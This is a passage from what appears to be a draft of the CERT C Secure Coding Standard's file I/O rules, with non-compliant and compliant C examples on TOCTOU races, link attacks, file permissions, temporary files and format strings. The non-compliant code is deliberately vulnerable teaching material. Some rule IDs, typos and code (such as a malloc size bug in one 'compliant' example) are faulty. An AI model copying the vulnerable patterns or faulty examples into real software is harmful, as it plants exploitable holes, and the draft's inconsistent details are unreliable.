...
if (chmod(file_name, new_mode) == -1) {
  /* Handle chmod() Error */
}
/* Process file */
```

Compliant Solution

This compliant solution uses variants of the functions used in the non-compliant code example that operate on file descriptors or file pointers rather than file names. This guarantees that the file opened is the same file that is operated on.

```
...
fd = open(file_name, O_WRONLY | O_CREAT | O_EXCL, file_mode);

if (fd == -1) {
  /* Handle open() error */
}
...
if (fchmod(fd, new_mode) == -1) {
  /* Handle fchmod() Error */
}
/* Process file */
...
```

The `fchmod()` function is defined in IEEE Std 1003.1, 2004 [Open Group 04] and can only be used on POSIX-compliant systems.

Risk Assessment

Many file-related vulnerabilities, for instance *Time of Check Time of Use* race conditions, are exploited to cause a program to access an unintended file. Using FILE pointers or file descriptors to identify files instead of file names reduces the chance of accessing an unintended file. Remediation costs can be high, because there is no portable secure solution.

Rule	Severity	Likelihood	Remediation Cost	Priority	Level
FIO01-A	**3** (high)	**2** (likely)	**1** (high)	**P6**	**L2**

Examples of vulnerabilities resulting from the violation of this recommendation can be found on the CERT website.

References

[Seacord 05] Chapter 7, "File I/O"
[ISO/IEC 9899-1999] Section 7.19.3, "Files"
[ISO/IEC 9899-1999] Section 7.19.4, "Operations on Files"
[Apple Secure Coding Guide] "Avoiding Race Conditions and Insecure File Operations"
[Open Group 04] "The open function"
[Drepper 06] Section 2.2.1 "Identification When Opening"

FIO02-A. Canonicalize file names originating from untrusted sources

This page last changed on Mar 21, 2007 by pdc@sei.cmu.edu.

File names may contain characters that make verification difficult and inaccurate. To simplify file name verification, it is recommended that file names be translated into their canonical form. Once a file name has been translated into its canonical form, the object to which the file name actually refers will be clear.

Non-Compliant Code Example

In this example, the parameter `file_name` is supplied from an untrusted source. In this case, it is supplied via a command line argument. Before using `file_name` in file operations, it should be verified to ensure `file_name` refers to an expected file object . However, `file_name` may contain special characters, such as directory characters, that could complicate verification.

```
...
char * file_name = (char *)malloc(strlen(argv[1])+1);
if (file_name != NULL) {
   strcpy(file_name, argv[1]);
}
else {
  /* Couldn't get the memory - recover */
}
/* Verify file_name */
...
```

Compliant Solution

To simplify filename verification, translate `file_name` into its canonical form.

The POSIX function `realpath()` can be used to translate filenames into their canonical form. The `realpath()` function is specified in *The Open Group Base Specifications Issue 6*, "realpath," as

```
char *realpath(const char *restrict file_name, char *restrict resolved_name);
```

where `file_name` refers to the file path to resolve and `resolved_name` refers to the character array to hold the canonical path.

The `realpath()` function must be used with care, as it expects `resolved_name` to refer to a character array that is large enough to hold the canonicalized path. An array of at least size `PATH_MAX` is adequate, but `PATH_MAX` is not guaranteed to be defined.

If `PATH_MAX` is defined, allocate a buffer of size `PATH_MAX` to hold the result of `realpath()`. Otherwise, `pathconf()` can be used to determine the system-defined limit on the size of file paths. However, the result of `pathconf()` must be checked for errors to prevent the allocation of a potentially undersized buffer.

```
...
```

```
file_name = malloc(strlen(argv[1]+1));
if (file_name != NULL) {
  strcpy(file_name, argv[1]);
}
  else {
    /* Couldn't get the memory - recover */
  }
  path_size = 0;

#ifdef PATH_MAX /* PATH_MAX is defined */

  if (PATH_MAX <= 0) {
    /* Handle invalid PATH_MAX error */
  }
  path_size = (size_t) PATH_MAX;

#else /* PATH_MAX is not defined */

  errno = 0;
  pc_result = pathconf(file_name, _PC_PATH_MAX); /* Query for PATH_MAX */

  if (pc_result == -1 && errno != 0) {
    /* Handle pathconf() error */
  }
  else if (pc_result == -1) {
    /* Handle unbounded path error */
  }
  else if (pc_result <= 0) {
    /* Handle invalid path error */
  }
  path_size = (size_t) pc_result;

#endif

  canonicalized_file = malloc(path_size);

  if (!canonicalized_file) {
    /* Handle malloc() error */
  }

  realpath_res = realpath(file_name, canonicalized_file);

  if (!realpath_res) {
    /* Handle realpath() error */
  }


  /* Verify canonicalized_file */
...
```

Care must still be taken to avoid creating a TOCTOU condition by using `realpath()` to check a filename. Finally, according to the Open Group Base Specifications, "If resolved_name is a null pointer, the behavior of `realpath()` is implementation-defined". As a result, calling `realpath()` with a `resolved_name` parameter of `NULL` is not recommended.

Risk Assessment

Many file related vulnerabilities are exploited to cause a program to access an unintended file. transforming a file path into its canonical form assures the object to which a file name refers is clear. Remediation costs can be high, because there is no portable secure solution.

Rule	Severity	Likelihood	Remediation Cost	Priority	Level
FIO02-A	**3** (high)	**1** (unlikely)	**1** (high)	**P3**	**L3**

Examples of vulnerabilities resulting from the violation of this recommendation can be found on the CERT website.

References

[Drepper 06] Section 2.1.2, "Implicit Memory Allocation"
[ISO/IEC 9899-1999] Section 7.19.3, "Files"
[Open Group 04] realpath()
[Seacord 05] Chapter 7, "File I/O"

FIO03-A. Do not make assumptions about fopen() and file creation

This page last changed on Mar 21, 2007 by pdc@sei.cmu.edu.

The ISO/IEC 9899-1999 C standard function `fopen()` is typically used to open an existing file or create a new one. However, `fopen()` does not indicate if an existing file has been opened for writing or a new file has been created. This may lead to a program overwriting or accessing an unintended file.

Non-Compliant Code Example: `fopen()`

In this example, an attempt is made to check whether a file exists before opening it for writing by trying to open the file for reading.

```
...
FILE *fp = fopen("foo.txt","r");
if( !fp ) { /* file does not exist */
  fp = fopen("foo.txt","w");
  ...
  fclose(fp);
} else {
   /* file exists */
  fclose(fp);
}
...
```

However, this code suffers from a *Time of Check, Time of Use* (or *TOCTOU*) vulnerability (see [Seacord 05] Section 7.2). On a shared multitasking system there is a window of opportunity between the first call of `fopen()` and the second call for a malicious attacker to, for example, create a link with the given filename to an existing file, so that the existing file is overwritten by the second call of `fopen()` and the subsequent writing to the file.

Non-Compliant Code Example: `fopen_s()` (ISO/IEC TR 24731-1)

The `fopen_s()` function defined in ISO/IEC TR 24731-2006 is designed to improve * the security of the `fopen()` function. However, like `fopen()`, `fopen_s()` provides no mechanism to determine if an existing file has been opened for writing or a new file has been created. The code below contains the same TOCTOU race condition as in Non-Compliant Code Example 1.

```
...
FILE *fptr;
errno_t res = fopen_s(&fptr,"foo.txt", "r");
if (res != 0) { /* file does not exist */
  res = fopen_s(&fptr,"foo.txt", "w");
  ...
  fclose(fptr);
} else {
  fclose(fptr);
}
...
```

Compliant Solution: `fopen()` (POSIX)

The `fopen()` function does not indicate if an existing file has been opened for writing or a new file has been created. However, the `open()` function as defined in the Open Group Base Specifications Issue 6 [Open Group 04] is available on many platforms and provides such a mechanism. If the `O_CREAT` and `O_EXCL` flags are used together, the `open()` function fails when the file specified by `file_name` already exists.

```
...
int fd = open(file_name, O_CREAT | O_EXCL | O_WRONLY, new_file_mode);
if (fd == -1) {
  /* Handle Error */
}
...
```

Care should be observed when using `O_EXCL` with remote file systems as it does not work with NFS version 2. NFS version 3 added support for `O_EXCL` mode in `open()`; see IETF RFC 1813 Callaghan 95, in particular the `EXCLUSIVE` value to the `mode` argument of `CREATE`.

Compliant Solution: `fdopen()` (POSIX)

The function `fdopen()` [Open Group 04] can be used in conjunction with `open()` to determine if a file is opened or created, and then associate a stream with the file descriptor.

```
...
FILE *fp;
int fd;

fd = open(file_name, O_CREAT | O_EXCL | O_WRONLY, new_file_mode);
if (fd == -1) {
  /* Handle Error */
}

fp = fdopen(fd,"w");
if (fp == NULL) {
  /* Handle Error */
}
...
```

Risk Assessment

The ability to determine if an existing file has been opened, or a new file has been created provides greater assurance that the file accessed is the one that was intended.

Rule	Severity	Likelihood	Remediation Cost	Priority	Level
FIO03-A	**3** (high)	**2** (probable)	**1** (high)	**P6**	**L2**

Examples of vulnerabilities resulting from the violation of this recommendation can be found on the CERT website.

References

[Seacord 05] Chapter 7, "File I/O"
[ISO/IEC 9899-1999] Section 7.19.3, "Files," and Section 7.19.4, "Operations on Files"
[ISO/IEC TR 24731-2006] Section 6.5.2.1, "The fopen_s function"
[Open Group 04]

FIO04-A. Detect and handle input output errors

This page last changed on Mar 21, 2007 by pdc@sei.cmu.edu.

Input/output functions described in Section 7.19 of C99 [ISO/IEC 9899-1999], provide a clear indication of failure or success. Check the status of input/output functions and handle errors appropriately.

The following table is extracted from a similar table by Richard Kettlewell [Kettlewell 02].

Function	Successful Return	Error Return
`fclose()`	zero	`EOF` (negative)
`fflush()`	zero	`EOF` (negative)
`fgetc()`	character read	use `ferror()` and `feof()`
`fgetpos()`	zero	nonzero
`fprintf()`	number of characters (non-negative)	negative
`fputc()`	character written	use `ferror()`
`fputs()`	non-negative	`EOF` (negative)
`fread()`	elements read	elements read
`freopen()`	pointer to stream	null pointer
`fscanf()`	number of conversions (non-negative)	`EOF`
`fseek()`	zero	nonzero
`fsetpos()`	zero	nonzero
`ftell()`	file position	`-1L`
`fwrite()`	elements written	elements written
`getc()`	character read	use `ferror()` and `feof()`
`getchar()`	character read	use `ferror()` and `feof()`
`printf()`	number of characters (non-negative)	negative
`putc()`	character written	use `ferror()`
`puts()`	non-negative	`EOF` (negative)
`remove()`	zero	nonzero
`rename()`	zero	nonzero
`setbuf()`	zero	nonzero
`scanf()`	number of conversions (non-negative)	`EOF`
`snprintf()`	number of characters that would be written (non-negative)	negative

`sscanf()`	number of conversions (non-negative)	`EOF`
`tmpfile()`	pointer to stream	null pointer
`tmpnam()`	non-null pointer	null pointer
`ungetc()`	character pushed back	`EOF` (See below)
`vfscanf()`	number of conversions (non-negative)	`EOF`
`vscanf()`	number of conversions (non-negative)	`EOF`

The `ungetc()` function doesn't set the error indicator even when it fails, so it's not possible to reliably check for errors unless you know that the argument is not equal to `EOF`. On the other hand, C99 states that "one character of pushback is guaranteed", so this shouldn't be an issue if you only ever push at most one character back before reading again.

Risk Assessment

Failure to check file operation errors can result in unexpected behavior.

Rule	Severity	Likelihood	Remediation Cost	Priority	Level
FIO04-A	**2** (medium)	**2** (probable)	**1** (high)	P4	L3

Examples of vulnerabilities resulting from the violation of this recommendation can be found on the CERT website.

References

[Seacord 05] Chapter 7, "File I/O"
[ISO/IEC 9899-1999] Section 7.19.3, "Files," Section 7.19.4, "Operations on Files," and "File Positioning Functions"
[Kettlewell 02] Section 6, "I/O Error Checking"

FIO05-A. Identify files using multiple file attributes

This page last changed on Mar 21, 2007 by pdc@sei.cmu.edu.

Files can often be identified by other attributes in addition to the file name, for example, by comparing file ownership or creation time. For example, you can store information on a file that you have created and closed, and then use this information to validate the identity of the file when you reopen it. Comparing multiple attributes of the file improves the probability that you have correctly identified the appropriate file.

Non-Compliant Code Example

This non-compliant code example relies exclusively on the file name to identify the file.

```
FILE *fd = fopen(filename, "r");
if (fd) {
  ...  /* file opened */
}
fclose(fd);
```

Compliant Solution (POSIX)

In this compliant solution, the file is opened using the `open()` function. If the file is successfully opened, the `fstat()` function is used to read information about the file into the `stat` structure. This information is compared with existing information about the file (stored in the `dev` and `ino` variables) to improve identification.

```
struct stat st;
dev_t dev; /* device */
ino_t ino; /* file serial number */
int fd = open(filename, O_RDWR);
if ( (fd != -1) &&
     (fstat(fd, &st) != -1) &&
     (st.st_ino == ino) &&
     (st.st_dev == dev)
   ) {
   ...
}
close(fd);
```

The structure members `st_mode`, `st_ino`, `st_dev`, `st_uid`, `st_gid`, `st_atime`, `st_ctime`, and `st_mtime` should all have meaningful values for all file types on POSIX compliant systems. The `st_ino` field contains the file serial number. The `st_dev` field identifies the device containing the file. The `st_ino` and `st_dev`, taken together, uniquely identifies the file. The `st_dev value` is not necessarily consistent across reboots or system crashes, however.

It is also necessary to call the `fstat()` function on an already opened file, rather than calling `stat()` on a file name followed by `open()` to ensure the file for which the information is being collected is the same file which is opened. See [FIO01-A] for more information.

Alternatively, the same solution could be implemented using the C99 `fopen()` function top open the file

and the POSIX `fileno()` function to convert the FILE object pointer to a file descriptor.

```
struct stat st;
dev_t dev = 773; /* device */
ino_t ino = 11321585;  /* file serial number */
FILE *fd = fopen(filename, "r");
if ( (fd) &&
     (fstat(fileno(fd), &st) != -1) &&
     (st.st_ino == ino) &&
     (st.st_dev == dev)
     ) {
   ...
}
fclose(fd);
```

Risk Assessment

Many file related vulnerabilities are exploited to cause a program to access an unintended file. Proper identification of a file is necessary to prevent exploitation.

Rule	Severity	Likelihood	Remediation Cost	Priority	Level
FIO05-A	**2** (medium)	**2** (probable)	**2** (medium)	**P8**	**L2**

Examples of vulnerabilities resulting from the violation of this recommendation can be found on the CERT website.

References

[Seacord 05] Chapter 7, "File I/O"
[ISO/IEC 9899-1999] Section 7.19.3, "Files," and Section 7.19.4, "Operations on Files"
[Open Group 04] "The open function," "The fstat function"
[Drepper 06] Section 2.2.1 "Identification When Opening"

FIO06-A. Create files with appropriate access permissions

This page last changed on Mar 19, 2007 by ods.

Creating a file with weak access permissions may allow unintended access to that file. Although access permissions are heavily dependent on the operating system, many file creation functions provide mechanisms to set (or at least influence) access permissions. When these functions are used to create files, appropriate access permissions should be specified to prevent unintended access.

Non-Compliant Code Example: `fopen()`

The `fopen()` function does not allow the programmer to explicitly specify file access permissions. In the example below, if the call to `fopen()` creates a new file, the access permissions for that file will be implementation defined.

```
...
FILE * fptr = fopen(file_name, "w");
if (!fptr){
  /* Handle Error */
}
...
```

Implementation Details

On POSIX compliant systems the permissions may be restricted by the value of the POSIX `umask()` function [Open Group 04].

The operating system modifies the access permissions by computing the intersection of the inverse of the umask and the permissions requested by the process [Viega 03]. For example, if the variable `requested_permissions` contained the permissions passed to the operating system to create a new file, the variable `actual_permissions` would be the actual permissions that the operating system would use to create the file:

```
requested_permissions = 0666;
actual_permissions = requested_permissions & ~umask();
```

For Linux operating systems, any created files will have mode `S_IRUSR|S_IWUSR|S_IRGRP|S_IWGRP|S_IROTH|S_IWOTH` (0666), as modified by the process' umask value (see fopen(3)).

OpenBSD has the same rule as Linux (see fopen(3)).

Compliant Solution: `fopen_s()` (ISO/IEC TR 24731-1)

The `fopen_s()` function defined in ISO/IEC TR 24731-1 [ISO/IEC TR 24731-2006] can be used to create a file with restriced permissions. Specifically, ISO/IEC TR 24731-1 says:

> If the file is being created, and the first character of the mode string is not 'u', to the extent that the underlying system supports it, the file shall have a file permission that prevents other users on the system from accessing the file. If the file is being created and the first character of the mode string is 'u', then by the time the file has been closed, it shall have the system default file access permissions.

The 'u' character can be thought of as standing for "umask," meaning that these are the same permissions that the file would have been created with by `fopen()`.

```
...
File *fptr;
errno_t res = fopen_s(&fptr,file_name, "w");
if (res != 0) {
  /* Handle Error */
}
...
```

Non-Compliant Code Example: `open()` (POSIX)

Using the POSIX function `open()` to create a file but failing to provide access permissions for that file may cause the file to be created with unintended access permissions. This omission has been known to lead to vulnerabilities (for instance, CVE-2006-1174).

```
...
int fd = open(file_name, O_CREAT | O_WRONLY); /* access permissions are missing */
if (fd == -1){
  /* Handle Error */
}
...
```

Compliant Solution: `open()` (POSIX)

Access permissions for the newly created file should be specified in the third parameter to `open()`. Again, the permissions may be influenced by the value of `umask()`.

```
...
int fd = open(file_name, O_CREAT | O_WRONLY, file_access_permissions);
if (fd == -1){
  /* Handle Error */
}
...
```

John Viega and Matt Messier also provide the following advice [Viega 03]:

> Do not rely on setting the umask to a "secure" value once at the beginning of the program and then calling all file or directory creation functions with overly permissive file modes. Explicitly set the mode of the file at the point of creation. There are two reasons to do this. First, it makes the code clear; your intent concerning permissions is obvious. Second, if an attacker managed to somehow reset the umask between your adjustment of the umask and any of your file creation calls, you

could potentially create sensitive files with wide-open permissions.

Risk Assessment

Creating files with weak access permissions may allow unintended access to those files.

Rule	Severity	Likelihood	Remediation Cost	Priority	Level
FIO06-A	**2** (medium)	**1** (unlikely)	**2** (medium)	**P4**	**L3**

Examples of vulnerabilities resulting from the violation of this recommendation can be found on the CERT website.

References

[ISO/IEC 9899-1999] Section 7.19.5.3, "The fopen function"

[Open Group 04] "The open function," "The umask function"

[ISO/IEC TR 24731-2006] Section 6.5.2.1, "The fopen_s function"

[Viega 03] Section 2.7, "Restricting Access Permissions for New Files on Unix"

[Dowd 06] Chapter 9, "UNIX 1: Privileges and Files"

FIO07-A. Do not create temporary files in shared directories

This page last changed on Mar 19, 2007 by ods.

Programmers frequently create temporary files. Temporary file directories are writable by everyone and include `/tmp`, `/var/tmp`, and `C:\TEMP` and may be purged regularly (for example, every night or during reboot).

When two or more users, or a group of users, have write permission to a directory, the potential for sharing and deception is far greater than it is for shared access to a few files. The vulnerabilities that result from malicious restructuring via hard and symbolic links suggest that it is best to avoid shared directories.

Securely creating temporary files in a shared directory is error prone and dependent on the version of the C runtime library used, the operating system, and the file system. Code that works for a locally mounted file system, for example, may be vulnerable when used with a remotely mounted file system.

Several rules apply to creating temporary files in shared directories, including [FIO32-C], [FI039-C], [FI040-C], [FI041-C], and [FI042-C].

Non-Compliant Coding Example

This non-compliant code example uses the C99 standard `tmpfile()` function to create a temporary file in a shared directory.

```
FILE *tempfile = tmpfile(void);
if (tempfile == NULL) {
  /* handle error condition */
}

/* tempfile now points to a temporary file */
```

Compliant Solution (POSIX)

One technique for providing a secure directory structure, chroot jail, is available in most UNIX systems. Calling `chroot()` effectively establishes an isolated file directory with its own directory tree and root. The new tree guards against "..", symlink, and other exploits applied to containing directories. The chroot jail requires some care to implement securely [Wheeler 03]. Calling `chroot()` requires superuser privileges, while the code executing within the jail cannot execute as root lest it be possible to circumvent the isolation directory.

Risk Assessment

Insecure temporary file creation can lead to a program accessing unintended files and permission escalation on local systems. Remediation costs can be high because there is no portable, secure solution.

Rule	Severity	Likelihood	Remediation	Priority	Level

			Cost		
FIO06-A	**2** (high)	**2** (probable)	**2** (medium)	**P8**	**L2**

Examples of vulnerabilities resulting from the violation of this recommendation can be found on the CERT website.

References

[Dowd 06] Chapter 9, "UNIX 1: Privileges and Files"
[ISO/IEC 9899-1999] Sections 7.19.4.3, "The tmpfile function," and 7.19.5.3, "The fopen function"
[Seacord 05a] Chapter 3, "File I/O."
[Viega 03] Section 2.1, "Creating Files for Temporary Use"
[Wheeler 03] Chapter 7, "Structure Program Internals and Approach"

FIO08-A. Check for the existence of links

This page last changed on Mar 19, 2007 by ods.

Many common operating systems usch as Windows and UNIX support file links including hard links, symbolic (soft) links, and virtual drives. Hard links can be created in UNIX with the `ln` command, or in Windows operating systems by calling the `CreateHardLink()` function. Symbolic links can be created in UNIX using the `ln -s` command or in Windows by using directory junctions in NTFS or the Linkd.exe (Win 2K resource kit) or "junction" freeware. Virtual drives can also be created in Windows using the `subst` command.

File links can create security issues for programs that fail to consider the possibility that the file being opened may actually be a link to a different file. This is especially dangerous when the vulnerable program is running with elevated privileges.

To ensure that a program is reading from an intended file, and not a different file in another directory, it is necessary to check for the existence of symbolic or hard links.

Non-Compliant Code Example (POSIX)

This non-compliant code example open the file specified by the string `"/home/rcs/.conf"` for read/write exclusive access, and then writes user supplied data to the file.

```
if ((fd = open("/home/rcs/.conf", O_EXCL|O_RDWR, 0600)) == -1) {
       /* handle error */
   }
   write(fd, userbuf, userlen);
```

If the process is running with elevated privileges, an attacker can exploit this code, for example, by creating a link from `.conf` to the {{/etc/passwd }} authentication file. The attacker can then overwrite data stored in the password file to create a new root account with no password. As a result, this attack can be used to gain root privileges on a vulnerable system.

Non-Compliant Code Example (POSIX)

The only function available on POSIX systems to collect information about a symbolic link rather than its target is the `lstat()` function. This non-compliant code example uses the `lstat()` function to collection information about the file, and then checks the `st_mode` field to determine if the file is a symbolic link.

```
struct stat lstat_info;
int fd;
if (lstat("some_file", &lstat_info) == -1) {
  /* handle error */
}
if (!S_ISLNK(lstat_info.st_mode)) {
   if ((fd = open("some_file", O_EXCL|O_RDWR, 0600)) == -1) {
       /* handle error */
   }
}
write(fd, userbuf, userlen);
```

Non-Compliant Code Example (POSIX)

This non-compliant code example eliminates the race condition by:

1. calling the `lstat()` the filename.
2. calling `open()` to open the file.
3. call `fstat()` on the file descriptor returned by open()
4. compare the fine information returned by the calls to `lstat()` and `fstat()` to ensure that the files are the same.

```
struct stat lstat_info, fstat_info;
int fd;
if (lstat("some_file", &lstat_info) == -1) {
  /* handle error */
}
if ((fd = open("some_file", O_EXCL|O_RDWR, 0600)) == -1) {
  /* handle error */
}
if (fstat(fd, &fstat_info) == -1) {
  /* handle error */
}
if (lstat_info.st_mode == fstat_info.st_mode &&
    lstat_info.st_ino == fstat_info.st_ino  &&
    lstat_info.st_dev == fstat_info.st_dev) {
  write(fd, userbuf, userlen);
}
```

Tihs eliminate the TOCTOU condition because `fstat()` is applied to file descriptors, not file names, so the file passed to `fstat()` must be identical to the file that was opened. The `lstat()` function does not follow symbolic links, but `fstat()` does. Comparing modes using the `st_mode` field is sufficient to check for a symbolic link.
Comparing i-nodes using the `st_ino` fields and devices using the `st_dev` fields ensures that the file passed to `lstat()` is the same as the file passed to `fstat()` [FIO05-A].

Risk Assessment

Rule	Severity	Likelihood	Remediation Cost	Priority	Level
FI037-C	**2** (high)	**3** (unlikely)	**2** (medium)	**P12**	**L1**

Examples of vulnerabilities resulting from the violation of this recommendation can be found on the CERT website.

References

[ISO/IEC 9899-1999] Section 7.19.7.2, "The fgets function"
[Seacord 05] Chapter 7, "File I/O"

FIO30-C. Exclude user input from format strings

This page last changed on Feb 28, 2007 by pdc@sei.cmu.edu.

Never call any formatted I/O function with a format string containing user input.

If the user can control a format string, they can write to arbitrary memory locations. The most common form of this error is in output operation. The rarely used and often forgotten `%n` format specification causes the number of characters written to be written to a pointer passed on the stack.

Non-Compliant Code Example 1

In this example, the input is outputted directly as a format string. By putting `%n` in the input, the user can write arbitrary values to whatever the stack happens to point to. This can frequently be leveraged to execute arbitrary code. In any case, by including other point operations (such as `%s`), `fprintf()` will interpret values on the stack as pointers. This can be used to learn secret information and almost certainly can be used to crash the program.

```
char input[1000];
fgets(input, sizeof(input)-1, stdin);
input[sizeof(input)-1] = '\0';
fprintf(stdout, input);
```

Non-Compliant Code Example 2

In this example, the library function `syslog()` interprets the string `msg` as a format string, resulting in the same security problem as before. This is a common idiom for displaying the same message in multiple locations or when the message is difficult to build.

```
void check_password(char *user, char *password) {
  if (strcmpy(password(user), password) != 0) {
    char *msg = malloc(strlen(user) + 100);
    if (!msg) return;
    sprintf (msg, "%s password incorrect", user);
    syslog(LOG_INFO, msg);
    free(msg);
  }
}
```

Compliant Solution 1

This example outputs the string directly instead of building it and then outputting it.

```
void check_password(char *user, char *password) {
  if (strcmpy(password(user), password) \!= 0) {
    fprintf (stderr, "%s password incorrect", user);
  }
}
```

Compliant Solution 2

In this example, the message is built normally but is then outputted as a string instead of a format string.

```
void check_password(char *user, char *password) {
  if (strcmpy(password(user), password) \!= 0) {
    char *msg = malloc(strlen(user) + 100);
    if (!msg) return;
    sprintf (msg, "%s password incorrect", user);
    fprintf (stderr, "%s", user);
    syslog(LOG_INFO, "%s", msg);
    free(msg);
  }
}
```

Risk Assessment

Failing to exclude user input from format specifiers may allow an attacker to execute arbitrary code.

Rule	Severity	Likelihood	Remediation Cost	Priority	Level
FIO30-C	**3** (high)	**3** (probable)	**3** (low)	**P27**	**L1**

Two recent examples of format string vulnerabilities resulting from a violation of this rule include Ettercap and Samba. In Ettercap v.NG-0.7.2, the ncurses user interface suffers from a format string defect. The `curses_msg()` function in `ec_curses.c` calls `wdg_scroll_print()`, which takes a format string and its parameters and passes it to `vw_printw()`. The `curses_msg()` function uses one of its parameters as the format string. This input can include user-data, allowing for a format string vulnerability [VU#286468]. The Samba AFS ACL mapping VFS plug-in fails to properly sanitize user-controlled filenames that are used in a format specifier supplied to `snprintf()`. This security flaw becomes exploitable when a user is able to write to a share that uses Samba's `afsacl.so` library for setting Windows NT access control lists on files residing on an AFS file system.

Examples of vulnerabilities resulting from the violation of this rule can be found on the CERT website.

References

[ISO/IEC 9899-1999] Section 7.19.6, "Formatted input/output functions"
[Seacord 05] Chapter 6, "Formatted Output"
[Viega 05] Section 5.2.23, "Format string problem"
[VU#286468]
[VU#649732]

FIO31-C. Avoid race conditions while checking for the existence of a symbolic link

This page last changed on Mar 19, 2007 by ods.

Many common operating systems usch as Windows and UNIX support symbolic (soft) links. Symbolic links can be created in UNIX using the `ln -s` command or in Windows by using directory junctions in NTFS or the Linkd.exe (Win 2K resource kit) or "junction" freeware.

If not properly performed, checking for the existence of symbolic links can lead to time of creation to time of use (TOCTOU) race conditions.

Non-Compliant Code Example (POSIX)

The only function available on POSIX systems to collect information about a symbolic link rather than its target is the `lstat()` function. This non-compliant code example uses the `lstat()` function to collect information about the file, checks the `st_mode` field to determine if the file is a symbolic link, and then opens the file if it is not a symbolic link.

```
char *filename;
struct stat lstat_info;
int fd;
...
if (lstat(filename, &lstat_info) == -1) {
  /* handle error */
}
if (!S_ISLNK(lstat_info.st_mode)) {
   if ((fd = open(filename, O_EXCL|O_RDWR, 0600)) == -1) {
       /* handle error */
   }
}
write(fd, userbuf, userlen);
```

This code contains a time of creation to time of use (TOCTOU) race condition betwen the call to `lstat()` and the subsequent call to `open()` because both functions operate on a file name [FIO01-A] that can be manipulated asynchronously to the execution of the program.

Compliant Solution (POSIX)

This compliant solution eliminates the race condition by:

1. calling the `lstat()` the filename.
2. calling `open()` to open the file.
3. calling `fstat()` on the file descriptor returned by `open()`.
4. comparing the fine information returned by the calls to `lstat()` and `fstat()` to ensure that the files are the same.

```
char *filename;
struct stat lstat_info, fstat_info;
int fd;
...
```

```
if (lstat(filename, &lstat_info) == -1) {
  /* handle error */
}
if ((fd = open(filename, O_EXCL|O_RDWR, 0600)) == -1) {
  /* handle error */
}
if (fstat(fd, &fstat_info) == -1) {
  /* handle error */
}
if (lstat_info.st_mode == fstat_info.st_mode &&
    lstat_info.st_ino == fstat_info.st_ino  &&
    lstat_info.st_dev == fstat_info.st_dev) {
  write(fd, userbuf, userlen);
}
```

Tihs eliminate the TOCTOU condition because `fstat()` is applied to file descriptors, not file names, so the file passed to `fstat()` must be identical to the file that was opened. The `lstat()` function does not follow symbolic links, but `fstat()` does. Comparing modes using the `st_mode` field is sufficient to check for a symbolic link.
Comparing i-nodes using the `st_ino` fields and devices using the `st_dev` fields ensures that the file passed to `lstat()` is the same as the file passed to `fstat()` [FIO05-A].

Risk Assessment

Time of creation to time of use (TOCTOU) race condition vulnerabilities can be exploited to gain elevated privileges.

Rule	Severity	Likelihood	Remediation Cost	Priority	Level
FI031-A	**3** (high)	**3** (likely)	**2** (medium)	**P18**	**L1**

Examples of vulnerabilities resulting from the violation of this rule can be found on the [CERT website|https://www.kb.cert.org/vulnotes/bymetric?searchview&query=FIELD+keywords+contains+FI031-A&SearchOrder=4&SearchMax=0].

References

[Dowd 06] Chapter 9, "UNIX 1: Privileges and Files"
[ISO/IEC 9899-1999] Section 7.19, "Input/output <stdio.h>"
[Open Group 04] lstat(), fstat(), open()
[Seacord 05] Chapter 7, "File I/O"

FIO32-C. Detect and handle file operation errors

This page last changed on Aug 29, 2006 by hburch.

The File manipulation routines described in ISO/IEC 9899-1999, provide a clear indication of failure or success. Failure to detect and properly handle file operation errors can lead to unpredictable and unintended program behavior. Therefore, it is necessary to check the final status of file routines and handle errors appropriately.

Non-Compliant Code Example

In this example, the `fseek()` function is used to go to a location `offset` in the file referred to by the file descriptor `fd`. However, the result of call to `fseek()` cannot be executed, an error may occur when the file is processed.

```
...
fseek (fd,offset,SEEK_SET);
/* process file */
...
```

Compliant Solution

According to ISO/IEC 9899-1999 the `fseek()` function returns a non-zero value to indicate that an error occurred. Testing for this condition before processing the file eliminates the chance of operating on the file if `fseek()` failed. Always test the returned value to make sure an error did not occur before operating on the file. If an error does occur, handle it appropriately.

```
...
if (fseek (fd,offset,SEEK_SET) != 0) {
  /* Handle Error */
}
/* process file */
...
```

Priority: ?? Level: ??

References

- Seacord 05 Chapter 7, File I/O
- ISO/IEC 9899-1999 Sections 7.19.3, Files
- ISO/IEC 9899-1999 Sections 7.19.4, Operations on Files
- ISO/IEC 9899-1999 Sections 7.19.9, File Positioning Functions

FIO32-C. Temporary file names must be unique when the file is created

This page last changed on Mar 19, 2007 by ods.

On a shared multitasking system there is a window of opportunity between the generation of a unique filename (for example, using `tmpnam()`, `tmpnam_s()`, or `mktemp()`) and the creation of that file that an attacker can leverage to, for example, create a link with the given filename to an existing file. This is known as a *Time of Check, Time of Use* (or *TOCTOU*) vulnerability (see [Seacord 05] Section 7.2). In some cases this could lead to a program accessing an unintended file.

Non-Compliant Code Example: `tmpnam()`

In this example, `tmpnam()` is used to generate a filename to supply to `fopen()`. However, there is no guarantee that the filename returned by `tmpnam()` will still be unique when `fopen()` is called. If a file is created between the calls to `tmpnam()` and `fopen()` with the same name that was generated by `tmpnam()`, then the program may access an unintended file.

```
...
if (tmpnam(temp_file_name)) {
  /* temp_file_name may refer to an existing file */
  t_file = fopen(temp_file_name,"wb+");
  if (!t_file) {
     /* Handle Error */
  }
}
...
```

Non-Compliant Code Example: `tmpnam_s()` (ISO/IEC TR 24731-1)

The TR 24731-1 `tmpnam_s()` function generates a string that is a valid filename and that is not the same as the name of an existing file [ISO/IEC TR 24731-2006]. The function is potentially capable of generating `TMP_MAX_S` different strings, but any or all of them may already be in use by existing files and thus not be suitable return values. The lengths of these strings must be less than the value of the `L_tmpnam_s` macro.

```
...
FILE *file_ptr;
char filename[L_tmpnam_s];

if (tmpnam_s(filename, L_tmpnam_s) != 0) {
  /* Handle Error */
}

if (!fopen_s(&file_ptr, filename, "wb+")) {
  /* Handle Error */
}
...
```

This solution is also non-compliant because it violates [FIO32-C] and [FI042-C].

Non-Compliant Code Example: `mktemp()` (POSIX)

The POSIX function `mktemp()` is similar to `tmpnam()` but it allows the user to specify a template to use for the unique filename. Like `tmpnam()`, `mktemp()` may introduce a TOCTOU race condition, as illustrated by this non-compliant code example.

The `mktemp()` function takes a given filename template and overwrites a portion of it to create a filename. The template may be any filename with some number of Xs appended to it (for example, `/tmp/temp.XXXXXX`). The trailing Xs are replaced with the current process number and/or a unique letter combination. The number of unique filenames `mktemp()` can return depends on the number of Xs provided.

```
...
FILE *temp_ptr;
char temp_name[] = "/tmp/temp-XXXXXX";

if (mktemp(temp_name) == NULL) {
  /* Handle Error */
}
